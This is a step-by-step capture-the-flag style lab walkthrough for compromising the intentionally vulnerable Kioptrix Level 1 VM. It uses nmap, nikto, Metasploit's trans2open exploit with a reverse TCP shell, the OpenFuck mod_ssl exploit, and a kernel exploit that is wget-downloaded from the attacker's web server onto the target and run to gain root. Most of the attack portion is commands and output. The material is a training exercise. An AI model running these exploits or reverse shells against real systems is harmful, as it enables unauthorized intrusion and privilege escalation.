

Lab 2

Difficulty: **Easy** | Medium | hard | insane

In this lab, we will learn how to gain access to a vulnerable machine.

Skills learned after completing the lab

1. Host discovery
2. Using Nmap to find open ports and vulnerabilities
3. Use Metasploit to exploit vulnerabilities
4. What is smb
5. Vulnerability enumeration with nikto
6. Privilege escalation

Resources needed

1. Kali Linux or any other hacking distribution (<https://www.kali.org/get-kali/#kali-virtual-machines>)
2. VirtualBox (<https://www.virtualbox.org/wiki/Downloads>) or VMware (VirtualBox is used to complete this lab you are welcome to use VMware but for sake of simplicity VirtualBox will be used)
3. Kioptrix level 1 (<https://www.vulnhub.com/entry/kioptrix-level-1-1,22/>).
4. Internet.

Step 1: perform net discovery to find IP addresses on network.

```
#sudo netdiscover
```

Step 2: Perform an nmap scan the portion of the network the suspected IP address is.

```
#nmap <IP>/24
```

(in the case of this command replace the final number in the IP address with 0 eg 192.168.23.34 becomes 192.168.23.0/24)

We do this because this can give us quick results for all devices on that part of the network to see if it is what we are looking for.

```

(adriaan@kaliLinux)-[~]
$ nmap 192.168.129.0/24
Starting Nmap 7.91 ( https://nmap.org ) at 2022-04-27 19:19 SAST
Nmap scan report for 192.168.129.2
Host is up (0.00024s latency).
Not shown: 999 closed ports
PORT      STATE SERVICE
53/tcp    open  domain

Nmap scan report for 192.168.129.129
Host is up (0.00029s latency).
All 1000 scanned ports on 192.168.129.129 are closed.

Nmap scan report for 192.168.129.132
Host is up (0.0029s latency).
Not shown: 994 closed ports
PORT      STATE SERVICE
22/tcp    open  ssh
80/tcp    open  http
111/tcp    open  rpcbind
139/tcp    open  netbios-ssn
443/tcp    open  https
1024/tcp   open  kdm

Nmap done: 256 IP addresses (3 hosts up) scanned in 2.72 seconds

```

Step 3: when you find the right IP address do a more detailed nmap scan to find out what specific services and their versions the target is using.

#nmap -A <IP>

```

(adriaan@kaliLinux)-[~]
$ nmap -A 192.168.129.132
Starting Nmap 7.91 ( https://nmap.org ) at 2022-04-27 19:19 SAST
Nmap scan report for 192.168.129.132
Host is up (0.0010s latency).
Not shown: 994 closed ports
PORT      STATE SERVICE      VERSION
22/tcp    open  ssh          OpenSSH 2.9p2 (protocol 1.99)
|_ ssh-hostkey:
|_ 1024 b8:74:6c:db:fd:8b:e6:66:e9:2a:2b:df:5e:6f:64:86 (RSA1)
|_ 1024 8f:8e:5b:81:ed:21:ab:c1:80:e1:57:a3:3c:85:c4:71 (DSA)
|_ 1024 ed:4e:a9:4a:06:14:ff:15:14:ce:da:3a:80:db:e2:81 (RSA)
|_ _sshv1: Server supports SSHv1
80/tcp    open  http         Apache httpd 1.3.20 ((Unix)) (Red-Hat/Linux) mod_ssl/2.
|_ http-methods:
|_ _Potentially risky methods: TRACE
|_ _http-server-header: Apache/1.3.20 (Unix) (Red-Hat/Linux) mod_ssl/2.8.4 OpenSSL/
|_ _http-title: Test Page for the Apache Web Server on Red Hat Linux
111/tcp    open  rpcbind      2 (RPC #100000)
|_ rpcinfo:
|_  program version  port/proto  service
|_  100000  2          111/tcp     rpcbind
|_  100000  2          111/udp     rpcbind
|_  100024  1          1024/tcp    status
|_  100024  1          1024/udp    status
139/tcp    open  netbios-ssn  Samba smbd (workgroup: MYGROUP)
443/tcp    open  ssl/https    Apache/1.3.20 (Unix) (Red-Hat/Linux) mod_ssl/2.8.4 Ope
|_ _http-server-header: Apache/1.3.20 (Unix) (Red-Hat/Linux) mod_ssl/2.8.4 OpenSSL/
|_ _http-title: 400 Bad Request

```

We notice that on port 139 is running samba this a common attack vector since sometimes it is not configured correctly and can be exploited but in this case it is not showing the version of the service. Samba is a service that uses SMB so before continuing read up or watch a video to understand the basic concept of samba: <https://www.samba.org/cifs/docs/what-is-smb.html>

Step 4: We are now going to use a tool called nikto that helps to look for vulnerable services running on the target machine. Lets use it to see if we can find out more information.

#nikto -h <IP>

```
(adriaan@kaliLinux)-[~]
$ nikto -h 192.168.129.132
- Nikto v2.1.6

+ Target IP: 192.168.129.132
+ Target Hostname: 192.168.129.132
+ Target Port: 80
+ Start Time: 2022-04-27 19:20:39 (GMT2)

+ Server: Apache/1.3.20 (Unix) (Red-Hat/Linux) mod_ssl/2.8.4 OpenSSL/0.9.6b
+ Server may leak inodes via ETags, header found with file /, inode: 34821, size: 2890, mtime: Thu Sep 6 05:12:46 2001
+ The anti-clickjacking X-Frame-Options header is not present.
+ The X-XSS-Protection header is not defined. This header can hint to the user agent to protect against some forms of XSS
+ The X-Content-Type-Options header is not set. This could allow the user agent to render the content of the site in a different fashion
to the MIME type
+ OSVDB-27487: Apache is vulnerable to XSS via the Expect header
+ OpenSSL/0.9.6b appears to be outdated (current is at least 1.1.1). OpenSSL 1.0.0a and 0.9.8zc are also current.
+ mod_ssl/2.8.4 appears to be outdated (current is at least 2.8.31) (may depend on server version)
+ Apache/1.3.20 appears to be outdated (current is at least Apache/2.4.37). Apache 2.2.34 is the EOL for the 2.x branch.
+ Allowed HTTP Methods: GET, HEAD, OPTIONS, TRACE
+ OSVDB-877: HTTP TRACE method is active, suggesting the host is vulnerable to XST
+ OSVDB-838: Apache/1.3.20 - Apache 1.x up 1.2.34 are vulnerable to a remote DoS and possible code execution. CAN-2002-0392.
+ OSVDB-4552: Apache/1.3.20 - Apache 1.3 below 1.3.27 are vulnerable to a local buffer overflow which allows attackers to kill any proces
s on the system. CAN-2002-0839.
+ OSVDB-2733: Apache/1.3.20 - Apache 1.3 below 1.3.29 are vulnerable to overflows in mod_rewrite and mod_cgi. CAN-2003-0542.
+ mod_ssl/2.8.4 - mod_ssl 2.8.7 and lower are vulnerable to a remote buffer overflow which may allow a remote shell. http://cve.mitre.org
/cgi-bin/cvename.cgi?name=CVE-2002-0082, OSVDB-756.
+ //etc/hosts: The server install allows reading of any system file by adding an extra '/' to the URL.
+ OSVDB-682: /usage/: Webalizer may be installed. Versions lower than 2.01-09 vulnerable to Cross Site Scripting (XSS).
+ OSVDB-3268: /manual/: Directory indexing found.
+ OSVDB-3092: /manual/: Web server manual found.
+ OSVDB-3268: /icons/: Directory indexing found.
+ OSVDB-3233: /icons/README: Apache default file found.
+ OSVDB-3092: /test.php: This might be interesting...
+ /wp-content/themes/twentyeleven/images/headers/server.php?filesrc=/etc/hosts: A PHP backdoor file manager was found.
+ /wordpresswp-content/themes/twentyeleven/images/headers/server.php?filesrc=/etc/hosts: A PHP backdoor file manager was found.
+ /wp-includes/Requests/Utility/content-post.php?filesrc=/etc/hosts: A PHP backdoor file manager was found.
+ /wordpresswp-includes/Requests/Utility/content-post.php?filesrc=/etc/hosts: A PHP backdoor file manager was found.
+ /wp-includes/js/tinymce/themes/modern/Meuhy.php?filesrc=/etc/hosts: A PHP backdoor file manager was found.
+ /wordpresswp-includes/js/tinymce/themes/modern/Meuhy.php?filesrc=/etc/hosts: A PHP backdoor file manager was found.
+ /assets/mobirise/css/meta.php?filesrc=: A PHP backdoor file manager was found.
+ /login.cgi?cli=aa%20aa%27cat%20/etc/hosts: Some D-link router remote command execution.
+ /shell?cat=/etc/hosts: A backdoor was identified.
+ 8724 requests: 0 error(s) and 30 item(s) reported on remote host
+ End Time: 2022-04-27 19:21:02 (GMT2) (23 seconds)

+ 1 host(s) tested
```

Unfortunately, it can't find the version of samba so it can't find an exploit for it although it does find other attack vectors that you can explore after this lab.

Step 5: Next we will use Metasploit to try and find more information and/or exploit. You should be somewhat familiar with from the previous lab so first what we will do is look for a tool in Metasploit that will help us find the samba version. Use the following commands.

Start it with the command

```
#msfconsole
```

```
(adriaan@kaliLinux)-[~]
$ msfconsole
[*] Starting the Metasploit Framework console ... \
```

Look for the tool

```
#search smb_version
```

After you find it you can use the "use" command followed by the number next to the name of what you searched for.

```
msf6 > search smb_version

Matching Modules
=====
#  Name                                     Disclosure Date  Rank  Check  Description
--  -
0  auxiliary/scanner/smb/smb_version         2009-08-13      normal No     SMB Version Detection

NSE: Loaded 3 scripts for scanning.
Interact with a module by name or index. For example info 0, use 0 or use auxiliary/scanner/smb/smb_version
msf6 > use 0
```

Step 6: After you selected the tool we use the show options command to see what information we need to input for it to work.

#show options

```
msf6 auxiliary(scanner/smb/smb_version) > show options

Module options (auxiliary/scanner/smb/smb_version):

Name      Current Setting  Required  Description
--      -
RHOSTS    192.168.1.0/24  yes       The target host(s), range CIDR identifier, or hosts file with syntax 'file:<path>'
THREADS   1               yes       The number of concurrent threads (max one per host)
```

We can see that we need to still set the RHOST (the targets IP address).

Step 7: we can set the RHOST with the following command.

#set rhost <IP>

Step 8: To finally use the tool we will now use the run command to start it.

#run

Step 9: Using the version information you got do some research on what exploits there are for this version. The exploit you are looking for will be on a website called rapid7.

Step 10: Once you find the exploit its time to look for it on Metasploit.

#search <exploit name>

Step 11: Now you have choose the right version and use it with the “use” command like you did earlier.

#use <number>

Then set the payload with:

#set payload generic/shell_reverse_tcp

The set rhost:

#set rhost <IP>

Then set target:

#set target 0

```

msf6 > use 1
[*] No payload configured, defaulting to linux/x86/meterpreter/reverse_tcp
msf6 exploit(linux/samba/trans2open) > set payload generic/shell_reverse_tcp
payload => generic/shell_reverse_tcp
msf6 exploit(linux/samba/trans2open) > set rhost 192.168.129.132
rhost => 192.168.129.132
msf6 exploit(linux/samba/trans2open) > set target 0
target => 0
msf6 exploit(linux/samba/trans2open) > run

[*] Started reverse TCP handler on 192.168.129.129:4444
[*] 192.168.129.132:139 - Trying return address 0xbffffdfc ...
[*] 192.168.129.132:139 - Trying return address 0xbffffcfc ...
[*] 192.168.129.132:139 - Trying return address 0xbffffbfc ...

```

Step 12: using the passwd command change the password to whatever you want to.

```
#passwd
```

(then enter your new password)

Step 13: Finally look for a command to find out what user you are if everything was done correctly try logging in with user and password information you now have.

You have now successfully hacked the machine.

For those of you who want to try a different method look at the screenshot from step 4 earlier. Look for a vulnerability that stands out(hint: the only one with a link).

Step 1: firstly lets find out more about the vulnerability. Start by searching for the vulnerability followed by exploit on google. (<vulnerability name> exploit)

Step 2: Once you find the name of the vulnerability open this link in a browser in kali

<https://github.com/piyush-saurabh/exploits>

Step 3: Whenever you want to download code from github the most common way to do this is by cloning the repository from github (similar to downloading). Try and figure out for yourself how to do this.

Step 4: We should download an extra library so that we can successfully do the next step

```
#apt-get install libssl-dev
```

Step 5: This is a short program written in C to exploit the vulnerability, but C is a compiled language this mean you need to use a special program called a compiler to compile the code this enables the computer to actually execute the code. First in whatever directory you cloned the repository use ls to look for the newly created directory it should be called exploits. Move to the exploits directory and use the following commands.

```
#gcc -o openfuck openfuck.c -lcrypto
```

Step 6: In order to run the program it is best to understand how it works but that's out of the scope of this lab to run the program if it has been successfully compiled use the following command.

```
# ./openfuck 0x6b <IP> 443 -c 45
```

The “./” in the command simply tells the computer than it must run the program found in your current directory and not another somewhere in the file system.

Step 7: If the exploit worked you can use the “id” command to see what user you are. Notice that we aren't the root user.

```
(adriaan@kaliLinux)-[~/exploits]
$ ./openfuck 0x6b 192.168.129.132 -c 45

*****
* OpenFuck v3.0.32-root priv8 by SPABAM based on openssl-too-open *
*****
* by SPABAM with code of Spabam - LSD-pl - SolarEclipse - CORE *
* #hackarena irc.brasnet.org *
* TNX Xanthic USG #SilverLords #BloodBR #isotk #highsecure #uname *
* #ION #delirium #nitr0x #coder #root #endiabrad0s #NHC #TechTeam *
* #pinchadoresweb HiTechHate DigitalWrapperz P()W GAT ButtP!rateZ *
*****

Connection ... 45 of 45
Establishing SSL connection
cipher: 0x4043808c ciphers: 0x80f8068
Ready to send shellcode
Spawning shell...
bash: no job control in this shell
bash-2.05$
bash-2.05$ ls
ls and port (443). After few trial and errors, I came up
bin
boot
dev
etc
home
initrd
lib
```

Step 8: Next we have to escalate our privileges meaning we want to either give our user more privileges or like in this case gain access to a user with higher privileges. First use the following command.

```
#uname -a
```

This command shows useful information about the machine in this case the linux kernel version of the target.

```

Connection... 45 of 45
Establishing SSL connection
cipher: 0x4043808c ciphers: 0x81006e0
Ready to send shellcode
Spawning shell...
bash: no job control in this shell
bash-2.05$
bash-2.05$ uname -a
uname -a
Linux kioptrix.level1 2.4.7-10 #1 Thu Sep 6 16:46:36 EDT 2001 i686 unknown
bash-2.05$


```

This shows us the version of linux that the target machine is running.

Research to find if there are any vulnerabilities for this version of linux.

Step 9: When you find the correct exploit we must download it from the web site in this case the website is exploit-db a collection of known vulnerabilities and their exploits. Before downloading move to the directory in /var/www/html.

```
#wget -O mod.c https://www.exploit-db.com/download/3/
```



```

(adriaan@kalilinux)-[/var/www/html]
$ sudo wget -O mod.c https://www.exploit-db.com/download/3/
--2022-04-28 23:01:58-- https://www.exploit-db.com/download/3/
Resolving www.exploit-db.com (www.exploit-db.com)... 192.124.249.13
Connecting to www.exploit-db.com (www.exploit-db.com)[192.124.249.13]:443... connected.
HTTP request sent, awaiting response... 301 Moved Permanently
Location: https://www.exploit-db.com/download/3 [following]
--2022-04-28 23:01:59-- https://www.exploit-db.com/download/3
Reusing existing connection to www.exploit-db.com:443.
HTTP request sent, awaiting response... 200 OK
Length: 3948 (3.9K) [application/txt]
Saving to: 'mod.c'

mod.c                               100%[=====] 3.86K --KB/s in 0s
2022-04-28 23:01:59 (134 MB/s) - 'mod.c' saved [3948/3948]

(adriaan@kalilinux)-[/var/www/html]
$ ls
3.c index.html index.nginx-debian.html mod.c

```

Step 10: For this step we will be using a webserver to download the exploit on the target.

“Web servers are also used for hosting websites and data for web applications. They can host single websites and multiple websites using virtualization.”

The reason we downloaded the exploit in the /var/www/html directory is because this where files the should be on the web server are stored. The webserver we are using for this lab is apache2. This is a common web server usually installed by default on kali linux.

Since we have already downloaded the exploit to the webserver all we have to do is start it.

```
#service apache2 start
```

Step 11: After starting apache2 we need to download the exploit. Go to the /tmp directory we do this because not all users are able to create new files anywhere they want but the /tmp directory gives every user access to create or modify their own files by default. This is because it is a directory programs to store temporary files the files stored here disappear if a computer restarts. Once you are at /tmp use the following command:

```
#wget http://<IP>/<file name>
```

The IP address in this command is your kali linux’s address and the file name is what ever you named the exploit file if you followed earlier instructions exactly it should be mod.c


```

bash-2.05$ wget http://192.168.129.129/mod.c
wget http://192.168.129.129/mod.c
--18:19:16--  http://192.168.129.129/mod.c
           => `mod.c'
Connecting to 192.168.129.129:80... connected!
HTTP request sent, awaiting response... 200 OK
Length: 3,948 [text/x-csrc]

    OK ...

18:19:16 (3.77 MB/s) - `mod.c' saved [3948/3948]

bash-2.05$ gcc mod.c -o priv
gcc mod.c -o priv
mod.c:185:27: warning: no newline at end of file
bash-2.05$ █

```

Step 12: If you downloaded it then it's time to compile it like we did earlier in the lab. Use the following command:

```
#gcc mod.c -o <name>
```

Here we can see the exploit (mod.c) and then <name> this can be what ever you want to call the program in my case I called it priv.

Step 13: The final step is to execute the exploit program.

```
#./<name>
```

If all was successful use the following command to check if you are the root user.

```
#whoami
```

```

bash-2.05$ ./priv
./priv
[+] Attached to 1985
[+] Waiting for signal
[+] Signal caught 100% @ 3.77 MB/s
[+] Shellcode placed at 0x4001189d
[+] Now wait for suid shell ...
whoami
root
█

```

If you see this you have successfully hacked the target.

The exploit used to get the shell is known as a buffer overflow do some research on this type of vulnerability.